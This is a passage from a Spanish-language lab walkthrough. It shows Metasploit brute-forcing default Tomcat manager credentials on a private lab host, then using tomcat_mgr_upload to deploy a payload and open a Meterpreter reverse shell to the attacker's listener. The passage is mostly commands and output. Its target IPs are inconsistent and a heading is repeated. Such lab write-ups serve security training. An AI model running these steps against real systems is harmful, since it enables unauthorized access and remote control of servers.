[-] 192.168.242.102:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.242.102:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >
```



El módulo encontrará un resultado exitoso `[+]` con las credenciales: `tomcat` / `tomcat`

Paso 5.2: Explotando Tomcat para Obtener un Shell Avanzado

```
] 192.168.242.102:8180 - LOGIN FAILED: tomcat:root (Incorrect)
] 192.168.242.102:8180 - Login Successful: tomcat:tomcat
```




Paso 5.2: Explotando Tomcat para Obtener un Shell Avanzado


Ahora que tenemos las credenciales, podemos usarlas para subir un archivo malicioso y obtener un "meterpreter", una shell mucho más poderosa.

1. **Busca y selecciona el exploit:**

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
```




```
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```



Configura las opciones del exploit con las credenciales encontradas:

```
msf6 exploit(...) > set RHOSTS 192.168.174.102
msf6 exploit(...) > set RPORT 8180
msf6 exploit(...) > set HttpUsername tomcat
msf6 exploit(...) > set HttpPassword tomcat
```

Ahora “exploit”



```
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.242.101
LHOST => 192.168.242.101
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.242.101:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying xdz6v2S0pZs6aMmp2fCgegjRGC ...
[*] Executing xdz6v2S0pZs6aMmp2fCgegjRGC ...
[*] Undeploying xdz6v2S0pZs6aMmp2fCgegjRGC ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.242.102
[*] Meterpreter session 2 opened (192.168.242.101:4444 → 192.168.242.102:57751) at 2025-10-15 19:38:13 -0400

meterpreter >
```